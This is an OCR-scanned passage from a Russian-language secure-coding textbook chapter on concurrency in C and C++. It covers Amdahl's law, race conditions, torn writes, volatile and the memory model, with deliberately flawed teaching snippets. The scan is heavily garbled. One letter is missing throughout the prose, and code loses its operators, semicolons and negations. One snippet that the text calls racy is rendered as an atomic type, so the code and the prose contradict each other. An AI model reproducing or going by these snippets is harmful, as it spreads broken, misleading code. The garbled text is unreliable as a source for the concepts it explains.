


Рис 7 5 Достижимый параллелизм ограничен структурой (адаптировано из [131])

Закон Амдаля

Закон Амдаля дает более то ную верхнюю границу достижимой вели ины ускорения. Пусть *P* представляет собой долю команд которые могут выполняться параллельно а *N* — коли ество процессоров. Тогда согласно закону Амдаля вели ина ускорения достижимого за с ет параллелизма не превышает [163].

$$\frac{1}{(1-P)+\frac{P}{N}}$$

На рис. 7.7 показан график ускорения в зависимости от асти команд которые могут выполняться параллельно и коли ества процессоров.




Рис 7 6 Ограниченность параллели ма [131]




Рис 7J Графическое представление закона Амдаля [226]

7.4. Распространенные ошибки

Параллельное программирование всегда является сложным и подверженным ошибкам процессом даже если не рассматривать вопросы безопасности. Множество тех же дефектов программного обеспе ения которые годами преследуют программистов могут использоваться и злоумышленниками для создания разли ных эксплойтов.

Состояния гонки

Неконтролируемая мультипрограммность может приводить к недетерминисти ескому поведению (т.е. программа может вести себя по-разному для одного и того же набора входных данных). Состояние гонки (ace cond tion[3]) возникает в любом сценарии в котором два потока могут вести себя по-разному в зависимости от того какой из потоков заверша ется первым.

Для существования состояния гонки необходимо выполнение трех условий.

1. *Свойство мулътипрограммности* параллельно должны выполняться как минимум два потока управления.
2. *Свойство разделяемого объекта* оба параллельных потока должны обращаться к одному совместно используемому объекту гонки.
3. *Свойство изменения состояния* как минимум один из потоков управления должен изменять состояние объекта гонки.

Состояние гонки представляет собой программный дефект и является астым исто ником уязвимостей. Состояния гонки резвы айно коварны поскольку зависят от времени ых условий и проявляются споради ески. В результате их трудно обнаружить воспроизвести и устранить и они могут приводить к таким ошибкам как повреждение данных и аварийное завершение программ [7].

Состояния гонки вызываются средами времени выполнения в том исле операционными системами которые должны управлять доступом к общим ресурсам главным образом путем диспет еризации процессов. Программист отве ает за то тобы его код корректно выполнялся независимо от того как именно среда времени выполнения осуществит планирование процессов (при заданных известных ограни ениях).

Устранение состояний гонки на инается с определения окна гонки. Окно гонки (race w ndow) представляет собой сегмент кода обращающийся к объекту гонки таким образом то во время этого обращения другой параллельный поток управления может “вступить в гонку” и изменить этот объект. Кроме того окно гонки не защищено от вмешательства другого потока с помощью блокировки или иного механизма. Окно гонки защищенное с помощью блокировки или иным образом называется *критическим разделом* (cr tical sec ion).

Предположим например то муж и жена пытаются одновременно снять все деньги с общего с ета каждый в своем банкомате. Оба проверяют остаток с ета а затем снимают всю имеющуюся на с ету сумму. Желаемое поведение заклю ается в том тобы разрешить одному супругу сиять деньги со с ета в то время как другой супруг должен полу ить информацию о том то на с ету денег нет. Однако возможно возникновение состояния гонки когда оба супруга увидят одну и ту же сумму на с ету и оба смогут снять

Часто п реводится и как условие гонки — ***Примем пер***

ее со с ета. Возможно даже то код позволивший возникнуть состоянию гонки даже не заметит двойного снятия всех денег со с ета!

В данном слу ае потоки управления представлены мужем и женой совместно используемый объект — сберегательный с ет а свойство изменения состояния обеспе ивается снятием денег со с ета. Программное обеспе ение содержащее такое состояние гонки может подвергнуться атаке злоумышленником который будет координировать действия нескольких действующих лиц одновременно работающих с разными банкоматами.

Приведенный далее код является примером функции C с состоянием гонки которая не является безопасной с то ки зрения потоков.

```
1 static atomic<int> UnitsSold   0
2
3 void IncrementUnitsSold void) {
4     UnitsSold   UnitsSold + 1
5 }
```

Если два разных потока вызовут функцию **IncrementUnitsSold)** может возникнуть показанное в табл. 7.1 состояние гонки.

аблица 7 Пример остояния он и

Время	Поток 1	Поток 2
TO	Входе **IncrementUnitsSold)**	
T1		Вход в**IncrementUnitsSold()**
T2		Загрузка **UnitsSold 0)**
TЗ	Загрузка **UnitsSold 0)**	
T		Увели ение **(UnitsSold 1)**
T5		Сохранение **(UnitsSold)**
Tб	Увели ение **(UnitsSold 1)**	
T7	Сохранение **(UnitsSold 1)**	
T8	Возврат из функции	
T9		Возврат из функции

После того как два потока вызовут функцию **IncrementUnitsSold**) переменная **UnitsSold** должна иметь зна ение 2 но она имеет зна ение 1 из-за состояния гонки вызванного несинхронизированным обращением к переменной **UnitsSold.**

Поврежденные значения

Зна ения записанные во время состояния гонки могут легко повредиться. Рассмотрим то может произойти при выполнении приведенного далее кода на платформе где запись выполняется только 8-битными байтами.

```
1  short int x   0
2
3  // Поток 1              // Поток 2
4  x   100                 x   300
```

Если данная платформа имеет 16-битный **short int,** его запись может выполняться следующим образом сна ала одной командой записываются старшие 8 битов а затем второй командой — младшие 8 битов. Если два потока одновременно выполняют запись одной

и той же переменной **short int,** может оказаться так то младшие 8 битов полу ены из одного потока а старшие — из другого. В табл. 7.2 показан возможный сценарий записи.

Таблица 7 2 Сценарий выполнения

Время	Поток 1	Поток 2	x
T0		`x.low 44 // 300 % 256`	
T1	`x.low`		
T2	`x.high`		
T3		`x.high /floor 300 / 256)`	356

Наиболее распространенная контрмера для предотвращения такого повреждения данных состоит в том тобы сделать **x** атомарным типом. Это гарантирует то две записи не могут перемежаться так то когда один поток завершится х будет иметь либо зна ение 100 либо 300

Вот еще один подобный пример.

```
1  struct {int x 8  int y 8} s
2 s. x   0  s. y   0
3
4 // Поток 1              // Поток 2
5 s.x  123                s.y  45
```

Реализация которая может выполнять запись только по 16 битов не в состоянии записать s. x не переписав **s**. **y.** Если два потока одновременно выполняют запись слова содержащего оба 8-битных поля то s. x может полу ить зна ение 0 неявно присвоенное потоком 2 в то время как **s**. y может полу ить зна ение 0 неявно присвоенное потоком 1.

Объекты volatile

Объект имеющий тип квалифицированный как **volatile,** может быть модифицирован способом неизвестным компилятору или иметь иные побо ные эффекты. Например асинхронная обработка сигналов в состоянии изменять объекты неизвестным компилятору образом.

Квалификатор типа **volatile** накладывает ограни ения на доступ и кеширование. Вот то гласит стандарт C.

> Доступ к объектам объявленным как **volatile,** вы исляется в строгом соответствии с правилами абстрактной машины.

Согласно C99 *Rationale* [ПО]

> Никакое кеширование этого l alue не разрешено должна быть выполнена каждая операция в абстрактной семантике (т е. не должны делаться никакие пред положения о кешировании поскольку не гарантируется то память содержит любое ранее хранившееся в ней зна ение).

При отсутствии квалификатора **volatile** можно с итать содержимое соответствующих я еек памяти неизменным за исклю ением возможных псевдонимов имен. Например приведенная далее программа полагает то флаг для завершения цикла устанавливается сигналом **SIGINT.** Однако тение **interrupted** в функции **main)** может быть

оптимизировано и удалено компилятором несмотря на присваивание ей зна ения в обработ ике сигнала поскольку переменная не объявлена как olat le а в результате цикл может никогда не завершиться. Например при компиляции программы компилятором GCC с флагом оптимизации -O программа не завершается даже при полу ении сигнала **SIGINT.**

```
01  finclude <signal.h>
02
03  sig_atomic_t interrupted  /* Ошибка  нет volatile */
04
05  void sigint_handler(int signum) {
06      interrupted  1          // Присваивание невидимо
07  }                            //в  main )
08
09  int main void) {
10      signal SIGINT, sigint_handler)
11      while  {interrupted) { /* Цикл может не завершиться */
12          /* Некоторые действия */
13      }
14  return 0
15  }
```

Добавление квалификатора olat le в объявление переменной гарантирует то при каждом обращении к переменной in e rup ed в цикле wh le как и в обработ ике сигнала будет выполняться реальное обращение к соответствующему местоположению в памяти. Это правило сформулировано в рекомендации *The CERT C Secu e Coding Standa d* [186] “DCL3 -C. Используйте квалификатор olat le для данных которые не могут кешироваться”.

```
01  #include <signal.h>
02
03  volatile sig_atomic__t interrupted
04
05  void sigint_handler int signum) {
06      interrupted  1
07  }
08
09  int main void) {
10      signal SIGINT, sigint_handler)
11      while  {interrupted) {
12          /*  Некоторые действия  */
13      }
14      return  0
15  }
```

Когда переменная объявлена как olatile компилятору запрещено переупорядо ивать последовательность тений и записей в соответствующие я ейки памяти. Однако компилятор может переупорядо ить тения и записи относительно других тений и записей в *другие* я ейки памяти. Приведенный далее фрагмент программы пытается использовать переменную объявленную как ola ile для сигнализации об условии связанном со структурой не являющейся olat le.

```
1  volatile int buffer  ready
2  char buffer[BUF_SIZE]
3
4  void buffer init()  {
5      for (size t i    0  i < BUF SIZE  i++)
6          buffer[i]    0
7      buffer ready   1
8  }
```

Цикл for в строке 5 не обращается к переменной объявленной как ola ile и не выполняет никаких операций с побо ными эффектами. Следовательно компилятор может переместить этот цикл и разместить его после изменения переменной buf fer_ eady тем самым нарушая намерения программиста.

Ошибо но полагать то квалификатор типа ola ile гарантирует *атомарность видимость* или *последовательность обращений к памяти*. Семантика квалификатора типа olat le достато но свободно определена в стандартах C и C поскольку каждая реализация может иметь разли ные потребности. Например одной реализации может потребоваться поддержка многоядерности в то время как другой может потребоваться только поддержка доступа к регистрам ввода-вывода отображаемым на память. В контексте pthread квалификатор типа olat le в общем слу ае не рассматривается как применимый к межпотоковой видимости. Согласно Дэвиду Бутенгофу (Da id Butenhof) “применение ola ile не делает ни его кроме предотвращения полезных и желательных оптимизаций компилятором никоим образом не помогая в создании безопасного в смысле многопото ности кода”.[4] В результате большинство реализаций не гарантируют то другие потоки или даже аппаратные устройства видят операции с ola ile-переменными в том порядке в котором они производились. На некоторых платформах предоставляются ограни енные гарантии упорядо енности либо потому то они автомати ески обеспе иваются аппаратным обеспе ением либо как в слу ае I an um потому то для olat le-обращений генерируются отдельные команды отли ные от других. Однако конкретные правила оказываются сильно зависящими от платформы. И даже когда для конкретной платформы указаны эти правила они могут не быть последовательно реализованы [23].

Квалификация объектов как ola ile не гарантирует синхронизации между потоками защиты от одновременного обращения к памяти или атомарности обращения к объекту.

7.5. Стратегии противодействия

Для поддержки параллельных вы ислений в C и C были разработаны многие библиотеки и расширения для конкретных платформ. Одной из наиболее распространенных библиотек является библиотека потоков POSIX (p h eads) впервые опубликованная POSIX.lc [100].

В 2011 году была опубликована новая версия стандартов SO IEC языков программирования C и C в обоих из них появилась поддержка многопото ных программ. Встроенная в язык программирования поддержка многопото ности имеет ряд важных преимуществ по сравнению с отдельной поддержкой потоков с помощью библиотек. Расширение языка заставляет создателей компиляторов делать последние осведомленными о многопото ных

Сообщение в comp.programming.threads 3 июля 1997 года, https //groups.google.com/forum/?hl en&fromgroups # ! topic/comp.programming. threads/OZeX2EpcN9U.

программах и о безопасности с то ки зрения потоков. Для максимальной совместимости поддержка потоков в C создана на основе поддержки потоков в C с внесением синтаксических изменений для поддержки меньшей грамматики языка программирования C. Поддержка потоков в C использует классы и шаблоны.

Модель памяти

И C и C используют одну и ту же модель памяти которая с определенными изменениями взята из Ja a. Модель памяти стандартизированной потоковой платформы зна ительно сложнее предыдущих моделей памяти. Модель памяти C/C должна обеспе ивать безопасность потоков обеспе ивая при этом тонкий низкоуровневый доступ к аппаратному обеспе ению и в особенности к любым низкоуровневым примитивам которые могут быть предложены платфорхмой.

Заман иво уверовать то когда два потока избегают одновременного доступа к одному и тому же объекту все проблемы закан иваются и программа работает корректно. Однако такие программы все еще остаются опасными из-за *переупорядочения компилятором* и *видимости*

> *Переуторядочение компилятором*. Компиляторам дана зна ительная свобода в реорганизации программы. Стандарт C 2011 года в разделе 1.9 параграфе 1 гласит следующее.
>
> > Описание семантики в данном стандарте определяет параметризованную недетерминисти ескую абстрактную машину. Этот стандарт не накладывает требования на структуру соответствующей стандарту реализаций. В астности они не обязаны копировать или эмулировать структуру абстрактной машины. Вместо этого соответствующие стандарту реализации должны эмулировать (только) наблюдаемое поведение абстрактной машины рассматриваемое ниже 5
>
> Приме ание 5 гласит следующее.
>
> > Это условие иногда называют правилом “как если бы” поскольку реализация .может свободно пренебре ь любым требованием данного стандарта лишь бы коне ный результат был таким же как если бы все требования были выполнены насколько это можно определить из наблюдаемого поведения программы. Например факти еская реализация не обязана вы ислять асть выражения если она в состоянии вывести то это зна ение не используется и нет никаких побо ных эффектов влияющих на наблюдаемое поведение полу ающейся програхммы.

Стандарт C содержит аналоги ную версию правила “как если бы” в разделе 5.1.2 3 “Выполнение программы”.

Правило “как если бы” позволяет компилятору менять порядок команд программы. Компиляторы не предназна енные изна ально для компиляции многопото ных программ могут воспользоваться этим правилом как если бы программа была однопото ной. Если программа использует библиотеку для работы с потоками такую как потоки POSIX компилятор факти ески может превратить безопасную с то ки зрения потоков программу в небезопасную.

Приведенный далее код хорошо известен как пример Деккера [26] по имени голландского математика Теодора Иосифа Деккера (Theodo us Jozef Dekker).

```
1  int x   0, y   0, rl   0, r2   0
2
3  // Поток 1          // Поток 2
4  x   1               y   1
5  rl   y              r2   x
```

В идеале по завершении обоих потоков зна ения переменных rl и г2 становятся равными 1. Однако в коде отсутствует защита от состояний гонки. Следовательно может слу иться то поток 1 завершится до на ала потока 2 и в этом слу ае переменная 1 останется равной 0. Аналоги но возможна ситуация когда нулевое зна ение полу ит переменная *г2*

Но есть и етвертый сценарий после завершения обоих потоков обе переменные — и rl и г2 — полу ают зна ение 0! Этот сценарий возможен только потому то компиляторы и процессоры могут переупорядо ивать события в каждом потоке при условии то каждый поток должен вести себя как если бы действия выполнялись в указанном порядке. Поэтому порядок выполнения показанный в табл. 7.3 является корректным.

Таблица 7.3. Порядок выполнения

Время	Поток1	Поток 2
T0	`int tmp1 = y;  // 0`	
T1		`int tmp2 = x;  // 0`
T2	`x = 1;`	
Y3		`y = 1;`
T4	`r = tmp1;  // 0`	
T5		`r2 = tmp2;  // 0`

Видимость Даже если компилятор избегает такого переупорядо ения инструкций осуществиться такому сценарию может позволить конфигурация аппаратного обеспе ения. Так может слу иться например если каждый поток выполняется своим процессором и каждый процессор имеет одноуровневый кеш отображающий оперативную память общего назна ения. Заметим то современное аппаратное обеспе ение может иметь два или даже три уровня кеш-памяти изолирующих процессоры от памяти компьютера. Возможна ситуация когда поток 1 устанавливает `x` равным 1 до того как поток 2 итает зна ение `x`, но обновленное зна ение x не достигает кеша потока 2 до того как поток 2 итает это зна ение и в результате поток 2 итает *устаревшее* зна ение `x`, равное 0.

Гонки данных. Проблемы видимости и возможность переупорядо ения программы компилятором усложняют безопасность с то ки зрения потоков для C и C . Для решения этих проблем стандарты обоих языков определяют астный слу ай состояний гонки именуемый *гонкой данных* (data race).

Стандарты C и C гласят следующее.

> Выполнение программы содержит гонку данных если она содержит два конфликтующих действия в разли ных потоках как минимум одно из них неатомарно и ни одно не происходит до другого. Любая такая гонка данных приводит к неопределенному поведению.

и

> Два вы исления выражения конфликтуют если одно из них модифицирует содержихмое памяти а второе итает или модифицирует то же самое место в памяти.

Происходит до. Стандарт также содержит конкретное определение того когда одно действие “происходит до” другого. Если два действия которые работают с общими данными выполняются разными потоками эти действия должны быть синхронизированы. Например если взаимоисклю ение разблокировано первым потоком после его действия и то же взаимоисклю ение блокируется вторым потоком перед его действием устанавливается соответствующее отношение “происходит до”. Аналоги но если атомарное зна ение записывается первым потоком а впоследствии с итывается вторым потоком то первое действие *происходит до* второго. Наконец если два действия происходят в одном потоке первое действие происходит до второго.

Согласно модели памяти из стандарта C гонка данных в примере Деккера осуществляется потому то два потока обращаются к общим данным (в данном примере — x и y) и как минимум один поток пытается записывать эти данные. Кроме того в примере отсутствует синхронизация которая позволила бы установить отношение “происходит до” между действиями потоков. Этот сценарий можно предотвратить с помощью блокировок которые гарантируют то не будут с итаны никакие устаревшие зна ения и накладывают ограни ения на порядок в котором могут выполняться команды в каждом потоке.

